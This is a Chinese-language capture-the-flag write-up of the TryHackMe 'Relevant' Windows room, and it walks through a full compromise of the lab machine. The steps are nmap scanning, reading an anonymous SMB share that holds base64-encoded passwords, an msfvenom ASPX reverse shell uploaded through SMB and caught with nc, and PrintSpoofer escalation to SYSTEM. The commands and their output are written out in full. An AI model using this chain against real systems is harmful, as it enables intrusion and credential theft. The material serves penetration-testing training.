THM - Offensive Pentesting - Section2 - Relevant

您已被指派给一位客户,该客户希望对七天内将要发布到生产环境中进行渗透测试。

工作范围

客户要求工程师对提供的虚拟环境进行评估。客户要求提供关于评估的最低限度的信息,希望从恶意行为者的角度进行评估(黑盒渗透测试)。客户要求您获取两个 flag(未提供位置)作为漏洞利用的证据:

  • 用户.txt
  • 根.txt

此外,客户还提供了以下范围许可:

  • 本次活动允许使用任何工具或技术,但我们要求您首先尝试手动利用
  • 找到并记录发现的所有漏洞
  • 将发现的标志提交到仪表板
  • 只有分配给您的机器的 IP 地址在范围内
  • 查找并报告所有漏洞(是的,根路径不止一条)

(角色扮演关闭)

我鼓励你把这次挑战当成一次真正的渗透测试来对待。你可以考虑写一份报告,其中包含执行摘要、漏洞和利用评估以及补救建议,这将有助于你准备 eLearnSecurity 认证专业渗透测试员,或成为一名渗透测试员。注意 - 此房间内的任何内容都不需要Metasploit

机器可能需要最多 5 分钟才能启动所有服务。

外网打点

nmap扫描结果

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
root@jp4-20250507143913fda8f6:~# nmap -sV -sC -p- --min-rate 10000 10.10.0.59
Starting Nmap 7.80 ( https://nmap.org ) at 2025-05-08 08:12 EDT
Nmap scan report for 10.10.0.59
Host is up (0.22s latency).
Not shown: 65527 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: RELEVANT
| NetBIOS_Domain_Name: RELEVANT
| NetBIOS_Computer_Name: RELEVANT
| DNS_Domain_Name: Relevant
| DNS_Computer_Name: Relevant
| Product_Version: 10.0.14393
|_ System_Time: 2025-05-08T12:13:58+00:00
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2025-05-07T12:05:19
|_Not valid after: 2025-11-06T12:05:19
|_ssl-date: 2025-05-08T12:14:38+00:00; +2s from scanner time.
49663/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
49666/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h24m02s, deviation: 3h07m51s, median: 1s
| smb-os-discovery:
| OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
| Computer name: Relevant
| NetBIOS computer name: RELEVANT\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2025-05-08T05:14:00-07:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-05-08T12:14:02
|_ start_date: 2025-05-08T12:05:20

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.69 seconds
  • 80端口进行目录扫描,无果。

  • 发现139445端口,说明开放了smb服务,使用 smbclient 列出共享资源

    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    11
    root@jp4-20250507143913fda8f6:~# smbclient -L \\10.10.0.59
    Enter WORKGROUP\root's password:

    Sharename Type Comment
    --------- ---- -------
    ADMIN$ Disk Remote Admin
    C$ Disk Default share
    IPC$ IPC Remote IPC
    nt4wrksv Disk
    SMB1 disabled -- no workgroup available

    每一行代表一个 SMB 共享资源,含义如下:

    Sharename Type 说明
    ADMIN$ Disk 系统默认的远程管理共享(管理员权限才能访问)
    C$ Disk 默认的 C 盘共享(隐藏共享,需要管理员权限)
    IPC$ IPC 用于“空连接”通信的特殊共享,常用于枚举
    nt4wrksv Disk 一个普通的磁盘共享,可能含有用户放置的文件(这是你最感兴趣的)

    尝试访问nt4wrksv

    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    11
    12
    root@jp4-20250507143913fda8f6:~# smbclient  \\\\10.10.0.59\\nt4wrksv
    Enter WORKGROUP\root's password:
    Try "help" to get a list of possible commands.
    smb: \> ls
    . D 0 Sat Jul 25 17:46:04 2020
    .. D 0 Sat Jul 25 17:46:04 2020
    passwords.txt A 98 Sat Jul 25 11:15:33 2020

    7735807 blocks of size 4096. 5138864 blocks available
    smb: \> get passwords.txt
    getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
    smb: \>

    得到

    1
    2
    3

    [User Passwords - Encoded]
    Qm9iIC0gIVBAJCRXMHJEITEyMw==
    QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

    base64解码后得到两个用户凭证

    1
    2
    3
    Bob - !P@$$W0rD!123

    Bill - Juw4nnaM4n420696969!$$$

    凭证是哪里的凭证,未知

  • 往下看,nmap的报告中还扫描出了49663这个端口。


    目录扫描,发现

    image

    做不下去了。看了一下其他师傅的wp,发现他们能扫描到/nt4wrksv 目录

    image

    image

    说明smb文件托管到web上,而smb可控,可以尝试反弹shell

    使用msfvenom生成反弹shell文件

    1
    2
    3
    4
    5
    6
    7
    8
    9
    10
    11
    12
    13
    14
    15
    16
    17
    18
    19
    20
    21
    22
    23
    24
    25
    26
    27
    28
    29
    30
    31
    32
    33
    34
    35
    36
    # 制作shell文件
    └─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.21.181.166 LPORT=1234 -f aspx > reverse.aspx
    [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
    [-] No arch selected, selecting arch: x64 from the payload
    No encoder specified, outputting raw payload
    Payload size: 460 bytes
    Final size of aspx file: 3413 bytes

    ┌──(root㉿kali)-[/home/kali/com/test/508]
    └─# ls
    reverse.aspx

    # 上传
    root@jp4-20250507143913fda8f6:~/com/test/508# ls -la
    total 16
    drwxr-xr-x 2 root root 4096 May 8 09:08 .
    drwxr-xr-x 3 root root 4096 May 8 08:34 ..
    -rw-r--r-- 1 root root 98 May 8 08:33 passwords.txt
    -rw-r--r-- 1 root root 3413 May 8 09:08 reverse.aspx

    root@jp4-20250507143913fda8f6:~/com/test/508# smbclient \\\\10.10.200.239\\nt4wrksv
    Enter WORKGROUP\root\'s password:
    Try "help" to get a list of possible commands.
    smb: \> put reverse.aspx
    putting file reverse.aspx as \reverse.aspx (5.1 kb/s) (average 5.1 kb/s)
    smb: \>

    # 监听
    root@jp4-20250507143913fda8f6:~# nc -lnvp 1234
    Listening on 0.0.0.0 1234
    Connection received on 10.10.200.239 49706
    Microsoft Windows [Version 10.0.14393]
    (c) 2016 Microsoft Corporation. All rights reserved.

    c:\windows\system32\inetsrv>

    flag文件,在用户目录下发现Bob用户,使用type命令读取flag

    image

提权

whoami /priv 是一个 Windows 命令,用于查看当前用户会话所拥有的权限(privileges) 。这个命令可以帮助你了解你当前登录用户是否拥有如 SeDebugPrivilege、SeImpersonatePrivilege 等关键权限,这在渗透测试和提权阶段非常关键

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
C:\Users\Bob\Desktop>whoami
whoami
iis apppool\defaultapppool

C:\Users\Bob\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
权限 说明 提权价值
SeImpersonatePrivilege 可冒充其他用户。配合Juicy Potato / PrintSpoofer / RoguePotato 等提权工具能提权至 SYSTEM。 极高 🔥
SeAssignPrimaryTokenPrivilege⚠️ 可分配 token 给新进程,配合某些漏洞或绕过方式可用。 中高
SeChangeNotifyPrivilege 默认开启,遍历目录所需,不用于提权。 一般
SeCreateGlobalPrivilege 可创建全局对象,常用于服务进程间通信,有一定意义。 中等
其余权限为 Disabled 当前不可用,暂不构成提权条件。 -

当前用户启用了 SeImpersonatePrivilege,这意味着令牌模拟可用于提升权限

Juicy Potato 通常用于利用令牌模拟,但这仅在服务器上启用了 DCOM 时才有效。我们可以使用Release PrintSpoofer · itm4n/PrintSpoofer

1
2
3
4
5
6
7
# 拉取
root@jp4-20250507143913fda8f6:~/com# wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe
# 上传
smb: \> put PrintSpoofer64.exe
putting file PrintSpoofer64.exe as \PrintSpoofer64.exe (29.0 kb/s) (average 29.0 kb/s)
smb: \>
#

利用

PrintSpoofer64.exe,提供 -i 在当前命令提示符下与新进程交互,提供 -c 指定在执行时运行 CMD

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
c:\inetpub\wwwroot\nt4wrksv>./PrintSpoofer64.exe -i -c powershell.exe
./PrintSpoofer64.exe -i -c powershell.exe
'.' is not recognized as an internal or external command,
operable program or batch file.

c:\inetpub\wwwroot\nt4wrksv>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of c:\inetpub\wwwroot\nt4wrksv

05/08/2025 06:33 AM <DIR> .
05/08/2025 06:33 AM <DIR> ..
07/25/2020 08:15 AM 98 passwords.txt
05/08/2025 06:33 AM 27,136 PrintSpoofer64.exe
05/08/2025 06:16 AM 3,413 reverse.aspx
3 File(s) 30,647 bytes
2 Dir(s) 21,020,520,448 bytes free

c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer64.exe -i -c powershell.exe
PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>